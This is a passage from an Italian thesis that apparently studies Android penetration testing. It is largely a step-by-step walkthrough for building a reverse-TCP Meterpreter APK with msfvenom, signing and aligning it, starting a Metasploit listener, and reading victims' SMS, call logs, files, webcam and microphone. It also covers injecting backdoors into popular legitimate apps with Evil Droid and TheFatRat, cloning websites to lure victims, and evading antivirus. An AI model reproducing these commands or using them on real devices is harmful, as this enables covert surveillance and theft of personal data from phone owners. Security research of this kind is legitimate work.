Una volta aver installato correttamente l'APK payload sul dispositivo Android, non ci resta che avviare Armitage con il seguente comando: #**armitage**. Aperto Armitage non ci resta che settare il nostro listner che dovrà essere uguale a quello inserito all'interno dell'app in particolare "**android/meterpreter/reverse_tcp**" dopo

ciò ci apparirà una finestra "multi/handler" e dovremmo inserire LPORT che sarà sempre uguale a quella settata prima per il payload. Vedi Figura 2.7.




Figura 2.7: Apertura e settaggio Armitage.

Avviare l'ascolto e accesso ai file

Armitage creerà una sessione remota con il dispositivo Android dove è installato APK payload, a questo punto l'aggressore può aprire un prompt meterpreter ed avere libero accesso a tutti i dati contenuti nel dispositivo. Tra le operazioni di base troviamo:

- **webcam_snap:** scatta un'istantanea;
- **webcam_stream:** riproduce un flusso video;
- **dump_calllog:** visualizza i dettagli delle chiamate;
- **dump_sms:** per recuperare i messaggi dalla vittima telefono;
- **send_sms:** inviare un messaggio;
- **record_mic:** registra l'audio dal telefono della vittima utilizzando il microfono.

2.8.5 Evil Droid

È un framework che crea, genera e incorpora payload APK per penetrare piattaforme Android [20]. Ci permette di creare una backdoor all'interno di un'applicazione per Android 'APK' dandoci la possibilità anche di cambiare l'icona del nuovo APK generato, ma cosa ancora più interessante selezionando l'opzione attack-vector ci permette di clonare un sito dove potremmo inserire la nostra applicazione corrotta in modo da poter 'ingannare' più facilmente una vittima nello scaricare e installare l'applicazione.

Download ed esecuzione

Come primo passo di effettua il download di Evil Droid con il comando: `git clone https://github.com/M4sc3r4no/Evil-Droid.git`, successivamente viene aperto e bisogna autorizzare l'esecuzione del framework.

Creazione backdoor

Dal menù iniziale come mostrato nella Figura 2.8 abbiamo la possibilità di selezionare 5 diverse opzioni:

1. viene utilizzata per creare un payload APK dannoso;
2. utilizziamo lo script shell Backdoor-APK per aggiungere una backdoor a un file APK Android esistente;
3. utilizziamo Backdoor-APK shell script per aggiungere una backdoor a un file APK Android esistente e crea un nuovo file APK;
4. possiamo creare un file APK dannoso e che può bypassare l'antivirus;
5. utilizzato per attaccare un dispositivo Android che ha già un payload installato al suo interno.



Figura 2.8: Scelta backdoor Evil Droid.

Selezionando l’opzione 3 Evil Droid ci chiederà di inserire LHOST e LPORT rispettivamente l’indirizzo ip e il numero di porta del dispositivo che si metterà successivamente in ascolto.




Figura 2.9: Scelta listner Evil Droid.

Settati i parametri bisogna settare un listner, nell’ampia lista che ci mette a disposizione il tool scegliamo "**android/meterpreter/reverse_tcp**" come mostrato nella Figura 2.9, diamo un nome al nostro APK payload e infine il tool ci mette a disposizione prevalentemente due scelte:

- **Multi-Handler:** ci permette di aprire una sessione Metasploit con tutti i campi di exploit da settati;
- **Attack-Vector:** clonazione di un sito dove potremmo inserire il nostro payload.



Figura 2.10: Scelta multi-handler Evil Droid.

Come in Figura 2.10 scegliamo l’opzione Multi-Handler e procediamo con la creazione del nostro payload APK.

Installazione payload

Inviamo il file APK generato tramite posta, cavo usb, etc al nostro dispositivo Android che vogliamo attaccare e lo installiamo, ora siamo pronti per iniziare l’attacco.

Avviare e configurare Armitage

Viene avviato Armitage con il comando `#armitage`, settiamo il listner **payload > Android > meterpreter > reverse_tcp** e successivamente ci apre una finestra **multi/handler** dove andremo a settare il parametro LPORT che dovrà essere uguale a quello precedentemente inserito durante la creazione del APK payload altrimenti la connessione tra i due dispositivi non può avvenire. Vedi Figura 2.7

Avviare l’ascolto e accesso ai file

L’attaccante una volta avviata la macchina Armitage apre un prompt meterpreter così da avere libero accesso al dispositivo, tramite il comando **Meterpreter > Interagisci > Meterpreter Shell**. Eseguendo la combinazione **Meterpreter > Esplora > Sfoglia file**, possiamo scaricare i file dal dispositivo della vittima con il comando **download** basta posizionarci in una cartella e indicare il nome del file che vogliamo scaricare.

2.9 Stato dell’arte

Questa sezione illustra lo stato dell’arte e i lavori presenti in letteratura riguardo l’utilizzo dei tool che andremo successivamente ad usare. Discuteremo sui passi che vengono effettuati per la creazione di payload Metasploit, TheFatRat e Evil Droid.

2.9.1 Creazione ed esecuzione payload con Metasploit

Nel paper "Mobile Device Security Evaluation using Reverse TCP Method" scritto da Riadi et al [21] viene mostrato un attacco ad accesso remoto eseguendo diversi passaggi:

1. creazione di un payload;
2. installazione dell’applicazione sul dispositivo della vittima;
3. connessione di ascoltatori ed esecuzione di exploit;
4. recupero informazioni dal dispositivo della vittima.

Inizialmente l’attacco è stato effettuato su un dispositivo avente Android 12 ma non è andato a buon fine perchè il sistema ha bloccato automaticamente il tentativo di installazione dell’applicazione grazie a Play Protect che ha indicato l’applicazione come un malware. Successivamente il test è stato effettuato su un dispositivo con Android 11, l’installazione dell’applicazione con all’interno una backdoor è stata installata correttamente e ha dato libero accesso al dispositivo della vittima [21]. Per il test effettuato è stato utilizzato il framework Metasploit, riuscendo ad eseguire

correttamente il payload sul dispositivo e ottenere dati dal device della vittima. Il processo di creazione del payload, sfruttamento e gestione del dispositivo della vittima è stato portato a termine con successo. Di conseguenza, l’aggressore ha ottenuto alcuni dati sensibili come SMS, contatti e l’ultima cronologia delle chiamate fino ad ottenere pieno accesso alla directory di sistema della vittima [21].

2.9.2 Creazione ed esecuzione payload con TheFatRat

Nel paper "Android Device Hacking: TheFatRat and Armitage" scritto da Thoppil et al [18] viene mostrato il funzionamento di TheFatRat che genera un payload usando MSFvenom. Crea una backdoor per accedere al sistema, utilizzando l’interfaccia utente grafica di Armitage, sfrutta semplicemente il dispositivo Android. Armitage è un framework Metasploit e trova qualsiasi vulnerabilità sul sistema di destinazione, quindi hackererà automaticamente quel sistema [18]. Nel paper vengono mostrati tutti i passaggi da effettuare per configurare il payload, in particolare non viene usato un apk legittimo ma viene creata un’applicazione eseguibile android direttamente dal tool che poi una volta installata sul dispositivo fungerà da backdoor.

2.9.3 Creazione ed esecuzione payload con Evil Droid

Nel paper "A Collaborative Approach for Android Hacking by Integrating Evil-Droid, Ngrok, Armitage and its Countermeasures" scritto da Sajeev et al [20] viene mostrato il funzionamento di Evil Droid che è uno strumento di penetrazione utilizzato per generare e incorporare payload APK nelle piattaforme con sistema operativo Android [20]. Il paper analizzato è una guida per incorporare payload all’interno di applicazioni legittime Android infatti viene eseguito il comando **BACKDOOR APK ORIGINAL** che consente appunto di prendere un apk e iniettare il codice malevolo al suo interno, ma durante l’esperimento non viene specificata quale applicazione viene utilizzata nel condurre il test.

2.9.4 Considerazioni sullo stato dell'arte

Durante la ricerca di materiale utile per la stesura della tesi abbiamo notato che ci sono pochi studi su questi tool e molti di loro sono incentrati nel creare ed eseguire payload su altri sistemi operativi come Windows e Linux infatti abbiamo selezionato solo quelli che ci interessavano, in particolare quelli che hanno utilizzato come riferimento il sistema operativo Android. Il lavoro da svolgere per il nostro studio è molto simile ai paper che abbiamo analizzato, infatti useremo i tool in maniera analoga ai paper facendo delle piccole modifiche affinchè ci siamo dei risultati soddisfacenti.

CAPITOLO 3

Metodologia

3.1 Metodo di ricerca

La metodologia di ricerca adottata per questa tesi si concentra prevalentemente sulla lettura e lo studio di articoli che trattano il penetration testing come un modo per hackerare dispositivi Android. Gli articoli selezionati parlano principalmente di due tool TheFatRat e Evil Droid, quindi, si è pensato di comparare questi due tool per creare una sezione dedicata dove si fornisce la frequenza di fail mostrando quante applicazioni verranno modificate correttamente e quante no, al fine di identificare quale tra questi tool sia effettivamente migliore di un altro nel hackerare un dispositivo Android.

Le fonti sono state individuate preferendo principalmente articoli di professori ed esperti in sicurezza, in quanto risultano avere più peso ed importanza rispetto ad altre.

Il primo passo è stato quello di analizzare siti web ed articoli prevalentemente in lingua inglese, per la ricerca di tool da configurare in modo da avere una panoramica generale su come funzionano e in che modo creano applicazioni corrotte da installare sul dispositivo per hackerarlo.

Come strumento principale per la ricerca è stato usato Google Scholar¹ che da la possibilità di accedere a notevoli documenti, riviste e report attraverso l'inserimento di parole chiavi nel mio caso del tipo : "penetration testing", "hacking Android", "APK payload", "backdoor Android" etc. Le fonti selezionate presentano tutte delle date abbastanza recenti per evitare di incorrere in documenti in cui hanno utilizzato programmi con versioni software obsolete e che non potremmo utilizzare nel prosieguo dello studio della tesi.

Una regola che è stata seguita è quella del confronto tra le fonti, poichè uno studio effettuato su una singola fonte può portare a risultati non affidabili. Fortunatamente siamo riusciti a trovare molte fonti che trattavano l'argomento in modo impeccabile riportando quasi sempre informazioni conciliate tra i paper.

3.2 Approccio ai Tool

I tool sono stati selezionati attraverso dei criteri:

- Il tool deve essere menzionato e utilizzato esplicitamente in un paper analizzato;
- Il tool deve essere utilizzato in maniera completamente gratuita;
- Il tool deve permetterci di creare un payload per Android;
- Il tool deve essere perfettamente funzionante sulla macchina utilizzata per condurre il test;
- Il tool deve avere una documentazione affidabile da parte dello sviluppatore.

Nello studio della letteratura abbiamo individuato diversi tool ma solo due rispettavano i nostri criteri, quindi, abbiamo voluto portare avanti nello studio solo quelli che realmente potevano assicurarci un test promettente, tra questi: TheFatRat² e Evil Droid³.

Il sistema operativo utilizzato per il lancio dei tool utilizza Kali Linux⁴ che è una distribuzione Linux open source basata su Debian orientata a varie attività di

¹**Google Scholar:** <https://scholar.google.com/>

²**TheFatRat:** <https://github.com/screetsec/TheFatRat>

³**Evil Droid:** <https://github.com/M4sc3r4n0/Evil-Droid>

⁴**Kali Linux:** <https://www.kali.org/>

sicurezza delle informazioni, come Penetration Testing, Security Research, Computer Forensics e Reverse Engineering. Il dispositivo utilizzato per il test utilizza la versione Android 6.0 chiamata Marshmallow⁵, distribuita per la prima volta nell’ottobre del 2015. Si è deciso di utilizzare una versione di Android non attuale per poter raggiungere un numero più alto di successi nell’eseguire codice malevolo e non essere bloccati da Google Play Protect⁶.

3.3 Metasploit Framework

Entrambi i tool che abbiamo selezionato nel nostro caso TheFatRat ed Evil Droid usano Metasploit, un framework che tramite l’utilizzo di MSFvenom ci consente di iniettare del codice malevolo all’interno di un’applicazione. Quindi in nostro primo passo è stato quello di creare un APK direttamente dalla console Metasploit per verificare se il payload sul nostro dispositivo funziona correttamente. Successivamente invece tramite i tool non andremo a creare un nuovo APK ma andremo a modificarlo, iniettando il payload all’interno in modo da mascherarlo meglio e non far accorgere all’utente che installa l’applicazione modificata che si tratta di un tentativo di hacking.

3.3.1 Creazione APK payload con MSFvenom

Come anticipato in questa sezione creeremo un APK payload con l’utilizzo di MSFvenom. Una volta aver avviato Kali Linux apriamo il terminale e diamo il seguente comando:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.143  
LPORT=4444 R> /root/apkpayload.apk
```

⁵**Android Marshmallow:** https://www.Android.com/intl/it_it/versions/marshmallow-6-0/

⁶**Google Play Protect:** controlla l’eventuale presenza di comportamenti dannosi nelle tue app e sul dispositivo.

```
root@kali: /home/kali
File Azioni Modifica Visualizza Aiuto
└─(root㉿kali)-[~/home/kali]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.143
LPORT=4444 R> /root/apkpayload.apk
[-] No platform was selected, choosing Msf::Module::Platform::Androi
d from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes

└─(root㉿kali)-[~/home/kali]
#
```

Figura 3.1: Creazione payload MSFvenom.

In questo comando abbiamo vari elementi tra cui:

- **-p:** payload che deve essere usato;
- **LHOST:** indirizzo ip della macchina Kali;
- **LPORT:** la porta dove sarà stabilita la connessione;
- **R>:** indica il formato RAW del file;
- **Location:** la locazione dove verrà salvato il file.


Creazione e firma APK

Una volta generato il file APK bisogna firmarlo dato che Android non permette l'installazione di applicazioni non firmate, ci serviremo di alcuni tool per farlo:

- Keytool;
- Jarsigner;
- Zipalign.

Step 1 Iniziamo a generare una nuova firma con il comando:

```
keytool -genkey -v -keystore my-release-key.Keystore -alias
broke -keyalg RSA -keysize 2048 -validity 10000
```



The screenshot shows a terminal window titled 'root@kali: /home/kali'. The user is running the command '# keytool -genkey -v -keystore my-release-key.Keystore -alias broke -keyalg RSA -keysize 2048 -validity 10000'. The terminal prompts for a password, specifies a common name (Marco Ocene), organization unit (Tesi Penetration Testing), organization (Tesi Penetration Testing), locality (Salerno), province (Salerno), and country code (SA). It then asks if the data is correct ('[no]: si'). The process continues with generating a certificate signing request (CSR) for the specified details, including the common name (Marco Ocene), organization unit (Tesi Penetration Testing), organization (Tesi Penetration Testing), locality (Salerno), province (Salerno), and country code (SA). Finally, it asks if the CSR is correct ('[no]: si') and starts the generation of the keystore ('[Memorizzazione di my-release-key.Keystore] in corso').

```

root@kali: /home/kali
File Azioni Modifica Visualizza Aiuto

└─# keytool -genkey -v -keystore my-release-key.Keystore -alias broke -keyalg RSA -keysize 2048 -validity 10000
Immettere la password del keystore:
Immettere nuovamente la nuova password:
Specificare nome e cognome
[Unknown]: Marco Ocene
Specificare il nome dell'unità organizzativa
[Unknown]: Tesi Penetration Testing
Specificare il nome dell'organizzazione
[Unknown]: Tesi Penetration Testing
Specificare la località
[Unknown]: Salerno
Specificare la provincia
[Unknown]: Salerno
Specificare il codice a due lettere del paese in cui si trova l'unità
[Unknown]: SA
Il dato CN=Marco Ocene, OU=Tesi Penetration Testing, O=Tesi Penetration Testing, L=Salerno, ST=Salerno, C=SA è corretto?
[no]: si

Generazione in corso di una coppia di chiavi RSA da 2.048 bit e di un certificato autofirmato (SHA256withRSA) con una validità di 10.000 giorni
per: CN=Marco Ocene, OU=Tesi Penetration Testing, O=Tesi Penetration Testing, L=Salerno, ST=Salerno, C=SA
[Memorizzazione di my-release-key.Keystore] in corso

└─# 

```

Figura 3.2: Creazione firma Keytool.

Analizziamo il comando:

- **genkey**: genera la chiave pubblica o privata;
- **v**: ci permette di far mostrare in output più informazioni rispetto a quelle classiche, la cosiddetta modalità verbosa;
- **keystore**: identifica l'archivio in cui salviamo la chiave;
- **alias**: identificativo per permettere di recuperarla e riconoscerla facilmente;
- **keyalg**: tipo di algoritmo che deve utilizzare per generare la chiave;
- **keysize**: lunghezza chiave espressa in bit;
- **validity**: giorni di validità della chiave.

Step 2 Andiamo ad inserire la chiave generata all'interno del nostro APK con il comando:

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore /root/apkpayload.apk
```

```
root@kali: /home/kali
File Azioni Modifica Visualizza Aiuto
└── (root@kali)-[/home/kali]
# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore /root/apkpayload.apk broke
Enter Passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/BROKE.SF
adding: META-INF/BROKE.RSA
adding: META-INF/SIGNFILE.SF
adding: META-INF/SIGNFILE.RSA
signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex

>>> Signer
X.509, CN=Marco Ocone, OU=Tesi Penetration Testing, O=Tesi Penetration Testing, L=Salerno, ST=Salerno, C=SA
Signature algorithm: SHA256withRSA, 2048-bit key
[trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.

└── (root@kali)-[/home/kali]
#
```

Figura 3.3: Firma APK Jarsigner.

Step 3 Verifichiamo il corretto inserimento della firma con il comando:

```
jarsigner -verify -verbose -certs /root/apkpayload.apk
```

```

root@kali: /home/kali
File Azioni Modifica Visualizza Aiuto
└─(root㉿kali)-[~/home/kali]
# jarsigner -verify -verbose -certs /root/apkpayload.apk

      258 Thu Mar 30 11:09:48 CEST 2023 META-INF/MANIFEST.MF
      378 Thu Mar 30 11:20:52 CEST 2023 META-INF/BROKE.SF
     1616 Thu Mar 30 11:20:52 CEST 2023 META-INF/BROKE.RSA
      272 Thu Mar 30 11:09:48 CEST 2023 META-INF/SIGNFILE.SF
     1842 Thu Mar 30 11:09:48 CEST 2023 META-INF/SIGNFILE.RSA
          0 Thu Mar 30 11:09:48 CEST 2023 META-INF/
m   ?    7112 Thu Mar 30 11:09:48 CEST 2023 AndroidManifest.xml
m   ?    572 Thu Mar 30 11:09:48 CEST 2023 resources.arsc
m   ?  20316 Thu Mar 30 11:09:48 CEST 2023 classes.dex

  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore
  ? = unsigned entry

- Signed by "CN=Marco Ocne, OU=Tesi Penetration Testing, O=Tesi Penetr
ation Testing, L=Salerno, ST=Salerno, C=SA"
  Digest algorithm: SHA1 (disabled)
  Signature algorithm: SHA1withRSA (disabled), 2048-bit key
- Unparsable signature-related file META-INF/SIGNFILE.SF

WARNING: The jar will be treated as unsigned, because it is signed with
a weak algorithm that is now disabled by the security property:

  jdk.jar.disabledAlgorithms=MD2, MD5, RSA keySize < 1024, DSA keySize
< 1024, SHA1 denyAfter 2019-01-01

└─(root㉿kali)-[~/home/kali]
# 

```

Figura 3.4: Verifica firma APK Jarsigner.

Step 4 Ottimizziamo l'applicazione creata con il comando:

```
zipalign -v 4 /root/apkpayload.apk /root/Desktop/android.apk
```

```

root@kali: /home/kali
File Azioni Modifica Visualizza Aiuto
└─(root㉿kali)-[~/home/kali]
# zipalign -v 4 /root/apkpayload.apk /home/kali/Scrivania/android.apk

Verifying alignment of /home/kali/Scrivania/android.apk (4) ...
  50 META-INF/MANIFEST.MF (OK - compressed)
  299 META-INF/BROKE.SF (OK - compressed)
  629 META-INF/BROKE.RSA (OK - compressed)
  1868 META-INF/ (OK)
  1918 META-INF/SIGNFILE.SF (OK - compressed)
  2196 META-INF/SIGNFILE.RSA (OK - compressed)
  3283 AndroidManifest.xml (OK - compressed)
  5103 resources.arsc (OK - compressed)
  5333 classes.dex (OK - compressed)
Verification successful

└─(root㉿kali)-[~/home/kali]
# 

```

Figura 3.5: Ottimizzazione APK Zipalign.

Installazione e configurazione listner

Una volta aver installato l'applicazione appena creata sul dispositivo Android non ci resta che settare il listener sulla nostra macchina Kali Linux, questo ci permetterà di avviare una connessione remota tra il dispositivo e il computer. Per avviare il listner ci serviamo della console messa a disposizione da Metasploit, parliamo più nel dettaglio della msfconsole. Per avviare correttamente la msfconsole di Metasploit dobbiamo eseguire alcuni passaggi per configurarla perfettamente a seconda delle nostre esigenze. I passaggi da seguire sono:

1. Aprire msfconsole sul terminale Kali Linux,
2. Settare il nostro gestore,
3. Settare il tipo di payload,
4. Settare l'indirizzo ip,
5. Settare il numero di porta,
6. Avviare la connessione.

Step 1 Apertura msfconsole di Metasploit:

```
msfconsole
```

Step 2 Settare il nostro gestore:

```
use exploit/multi/handler
```

Step 3 Settare il tipo di payload:

```
set payload android/meterpreter/reverse_tcp
```

Step 4 Settare l'indirizzo ip:


```
set LHOST 192.168.1.143
```

Step 5 Settare numero di porta:

```
set LPORT 4444
```

Step 6 Avviare la connessione:

```
exploit
```



The screenshot shows a terminal window titled 'root@kali: /home/kali'. The msf6 command-line interface is displayed. The user has configured a reverse TCP handler payload ('generic/shell_reverse_tcp') for an Android device ('android/meterpreter/reverse_tcp'). The local host ('LHOST') is set to 192.168.1.143 and the local port ('LPORT') is set to 4444. After running the exploit command, a meterpreter session is successfully established, indicated by the message '[*] Meterpreter session 1 opened (192.168.1.143:4444 → 192.168.1.146:34192) at 2023-03-30 11:53:46 +0200'.

```
File Azioni Modifica Visualizza Aiuto
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.143
LHOST => 192.168.1.143
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.143:4444
[*] Sending stage (78179 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.143:4444 → 192.168.1.146:34192)
) at 2023-03-30 11:53:46 +0200

meterpreter > ■
```

Figura 3.6: Configurazione msfconsole.

Estrazione dati

Come possiamo vedere nella Figura 3.6 tutto è andato a buon fine, infatti, nella console di Metasploit che abbiamo aperto vediamo che il dispositivo stabilisce una connessione con il computer, da ora in avanti possiamo eseguire tante operazioni del tipo: inviare un messaggio, vedere il registro chiamate, spostarci tra le cartelle, scaricare immagini o documenti, accendere il microfono e quant’altro, quindi, siamo riusciti perfettamente ad hackerare il dispositivo.

Considerazioni sul test effettuato

Da questa prima parte sviluppata, il payload **android/meterpreter/reverse_tcp** ha funzionato correttamente, infatti, siamo riusciti ad iniettare una backdoor che ci consente di visualizzare e scaricare dati dal dispositivo vittima, con questo esperimento possiamo passare al passo successivo, cioè quello di iniettare questo payload all’interno di applicazioni conosciute in modo da mascherarlo e non renderlo visibile.

3.4 Ricerca e scelta applicazioni

Lo studio è proseguito nel cercare APK legittimi che poi andremo a modificare con i due tool precedentemente citati ovvero TheFatRat ed Evil Droid. Ma non tutti gli APK possono essere dei buoni candidati per l'注射 di payload al loro interno, infatti, per riconoscere APK potenzialmente "buoni" per il nostro test, abbiamo deciso di concentrare la ricerca su APK aventi queste caratteristiche:

- APK con dimensione non superiore ai 10 mb;
- prendere in considerazione versioni più vecchie dell'app che abbiamo scelto.

Per fare ciò abbiamo consultato Google Play⁷ che è lo store ufficiale di Android, una volta selezionata l'applicazione che rispetta i nostri requisiti, siamo passati nel consultare APKMirror⁸ che è un sito che mette a disposizione applicazioni per Android con tutte le sue versioni precedenti. Le applicazioni scelte sono: CCleaner, QR & Barcode Scanner, AccuBattery, CoinCalc, Simple Calendar, ColorNote, Flashlight, FlixBus, Wikipedia e Remote Mouse.

AccuBattery	
Ultima versione	2.0.13
Ultimo aggiornamento	29 mar 2023
Numero download	10.000.000+
Versione scaricata	1.2.6
Dimensione APK	4.01 MB

Tabella 3.1: Informazioni su AccuBattery

⁷Google Play: <https://play.google.com/store/apps>

⁸APKMIRROR: <https://www.APKmirror.com/>

CCleaner	
Ultima versione	6.8.1
Ultimo aggiornamento	31 mar 2023
Numero download	100.000.000+
Versione scaricata	1.13.50
Dimensione APK	3.92 MB

Tabella 3.2: Informazioni su CCleaner

QR & Barcode Scanner	
Ultima versione	varia in base al dispositivo
Ultimo aggiornamento	28 mar 2023
Numero download	100.000.000+
Versione scaricata	2.1.5.1
Dimensione APK	3.31 MB

Tabella 3.3: Informazioni su QR & Barcode Scanner

CoinCalc	
Ultima versione	17.1
Ultimo aggiornamento	24 lug 2021
Numero download	100.000+
Versione scaricata	10.0
Dimensione APK	2.27 MB

Tabella 3.4: Informazioni su CoinCalc

ColorNote	
Ultima versione	varia in base al dispositivo
Ultimo aggiornamento	26 ott 2022
Numero download	100.000.000+
Versione scaricata	3.11.13
Dimensione APK	1.05 MB

Tabella 3.5: Informazioni su ColorNote

FlixBus	
Ultima versione	9.4.0
Ultimo aggiornamento	27 mar 2023
Numero download	10.000.000+
Versione scaricata	9.1.0
Dimensione APK	9.85 MB

Tabella 3.6: Informazioni su FlixBus

Remote Mouse	
Ultima versione	5.101
Ultimo aggiornamento	17 feb 2023
Numero download	10.000.000+
Versione scaricata	3.0
Dimensione APK	9.26 MB

Tabella 3.7: Informazioni su Remote Mouse

SimpleCalendar	
Ultima versione	5.3.3
Ultimo aggiornamento	8 mar 2023
Numero download	5.000.000+
Versione scaricata	4.0.3
Dimensione APK	5.41 MB

Tabella 3.8: Informazioni su SimpleCalendar

SimpleFlashlight	
Ultima versione	5.9.1
Ultimo aggiornamento	25 mar 2023
Numero download	1.000.000+
Versione scaricata	5.5.0
Dimensione APK	6.31 MB

Tabella 3.9: Informazioni su SimpleFlashlight

Wikipedia	
Ultima versione	varia in base al dispositivo
Ultimo aggiornamento	16 mar 2023
Numero download	50.000.000+
Versione scaricata	2.7.5
Dimensione APK	8.51 MB

Tabella 3.10: Informazioni su Wikipedia

3.5 Configurazione e utilizzo dei tool

3.5.1 TheFatRat

È stata utilizzata una versione più vecchia di TheFatRat in particolare la versione 1.9.3 poichè l'ultima release 1.9.6 restituiva sistematicamente un risultato di errore su ogni app provata. Il tool è stato scaricato direttamente da github seguendo il link: <https://github.com/screetsec/TheFatRat.git>.

Mostriamo i passaggi che abbiamo eseguito per iniettare payload in applicazioni legittime al fine di hackerare il dispositivo che installerà la suddetta app.

Avvio tool e inizio esecuzione

